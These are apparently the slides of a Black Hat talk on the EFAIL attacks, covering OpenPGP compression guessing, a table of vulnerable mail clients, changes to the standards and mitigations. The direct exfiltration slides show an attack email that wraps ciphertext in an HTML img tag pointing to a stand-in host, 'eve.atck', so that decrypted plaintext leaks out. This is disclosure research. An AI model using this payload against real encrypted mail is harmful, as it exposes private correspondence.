
Vulnerable | Not Vulnerable

OpenPGP – Compression

- PGP uses compression (DEFLATE)
- Makes our life much harder: we do not know so many plaintext bytes
- We need to know at least **11 Bytes** of the plaintext but only know 4 from the packet headers
- **But:** We can do multiple guesses per Mail
  - Mostly between 500 to 1,000 „submails“ per mail

```
Content-Type: multipart/mixed;
boundary=„BOUNDARY"

--BOUNDARY

<GUESS_1>

--BOUNDARY

...

--BOUNDARY

<GUESS_N>

--BOUNDARY--
```

OpenPGP – Compression



Facebook

Hi [redacted],

We received a request to reset your Facebook password.

Click here to change your password.

Alternatively, you can enter the following password reset code:

828292

Didn't request this change?

If you didn't request a new password, let us know.

Change Password

This message was sent to [redacted] at your request.

Facebook Ireland Ltd., Attention: Community Operations, 4 Grand Canal Square, Dublin 2, Ireland

OpenPGP – Compression


```
Content-Type: multipart/alternative;
boundary="b1_232f841e30b3b8112f31ed86c8cee5ab"

--b1_232f841e30b3b8112f31ed86c8cee5ab
Content-Type: text/html; charset="UTF-8"

<html>
  <body>
    <p>Hello XXX,</p>
    <p>here is your code: 123456</p>
    <img
src="https://www.facebook.com/email_open_log_pic.php?mid=TRACKING_CODE_HERE"/>
  </body>
</html>

--b1_232f841e30b3b8112f31ed86c8cee5ab--
```

OpenPGP – Compression

Facebook Password Recovery

- Generated 100,000 Password Recovery Emails based on template
- Encrypted them with GnuPG in default configuration
- Estimated number of guesses based on variance in starting bytes

No.	Starts with …	%	Cumulated %
1	a302789ced590b9014c519	30.95	30.95
2	a302789ced590d9014c515	7.99	38.94
3	a302789ced59099014d519	7.80	46.73
…			
211	a302789ced59098c14551a	0.001	100

```
Content-Type:
multipart/mixed;
boundary=„BOUNDARY"

--BOUNDARY

A302789ced590b90...

--BOUNDARY

A302789ced590d90...

--BOUNDARY

A302789ced590990...

--BOUNDARY--
```

OpenPGP – Compression

Enron Email Dataset

- Contains approx. 500,000 „real“ Emails[1]
- Encrypted them with GnuPG in default configuration
- Estimated number of guesses based on variance in starting bytes

No.	Starts with …	%	Cumulated %
1	a302789c8d8f4b4ec3400c	6.61	6.61
2	a302789ced90c16e133110	2.21	8.82
3	a302789c7590b14ec33010	0.66	9.48
…			
500	a302789c4d90cb8ed34010	0.03	40.99

[1] https://www.cs.cmu.edu/~enron/

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠ Exfiltration channel (no user interaction)

⊥ Exfiltration channel (user interaction required)

√ No exfiltration channel

– encryption scheme not supported

Impact on the standards

S/MIME standard draft - *draft-ietf-lamps-rfc5751-bis-11*


- References EFAIL paper
- Recommends the usage of authenticated encryption with AES-GCM

OpenPGP standard draft - *draft-ietf-openpgp-rfc4880bis-05*

- Deprecates Symmetrically Encrypted (SE) data packets
- Proposes AEAD protected data packets
- Implementations should not allow users to access erroneous data

Overview

1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration



Direct exfiltration

- This attack is possible since 2003 in Thunderbird
- Independent of the applied encryption scheme
- Somewhat fixable in implementation
- But works *directly* in …
  - Apple Mail / Mail App
  - Thunderbird
  - Postbox
  - …
- **The standards do not give any definition for that!**

Direct exfiltration

Alice's mail program encrypts the email

Encrypting

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
Dear Bob,
the meeting tomorrow will be
at 9 o'clock.
```

Direct exfiltration

Alice's mail program encrypts the email

Encrypting

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Direct exfiltration

Eve captures the encrypted mail between Alice and Bob

Original E-Mail

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
Content-Type: text/html
">
```

Direct exfiltration

Bob's mail program puts the clear text back into the body

Decrypting

```
Dear Bob,
the meeting tomorrow will be
at 9 o'clock.
```

Eve's attack E-Mail


```
From: Eve
To:   Bob
```


```
Content-Type: text/html
<img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type: text/html
">
```

Direct exfiltration





Eve

```
GET /Dear%20Bob%2C%0D%0Athe
%20meeting%20tomorrow%20will
%20be%20at%209%20o%E2%80%98c
lock.
```


Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img
src="http://eve.atck/Dear
Bob,
the meeting tomorrow will be
at 9 o‘clock.“>
```

```
Content-Type: text/html
">
```

Direct exfiltration – Demo Time



Conclusions

- New attacks exploiting functionalities between crypto / non-crypto standards
- Countermeasures hard to apply:
  - S/MIME is broken
  - OpenPGP needs revisions
- Recommendations:
  - Short term: disable HTML
  - Mid term: patch the clients
  - Long term: new standards

Black Hat sound bytes

- **Crypto standards need to evolve**
  - We knew that CBC is dangerous since how long?
  - Crypto is useless without Authenticated Encryption
- **HTML email is bad**
  - Writing privacy preserving email clients is hard
  - Securely embedding PGP and S/MIME is hard
  - But: EFAIL does not rely on HTML
- **Engineering lesson**
  - Cryptosystems contain multiple components
  - All of them may look `sane' for themselves
  - When combined, things can easily break

Thank you!
Questions?

www.efail.de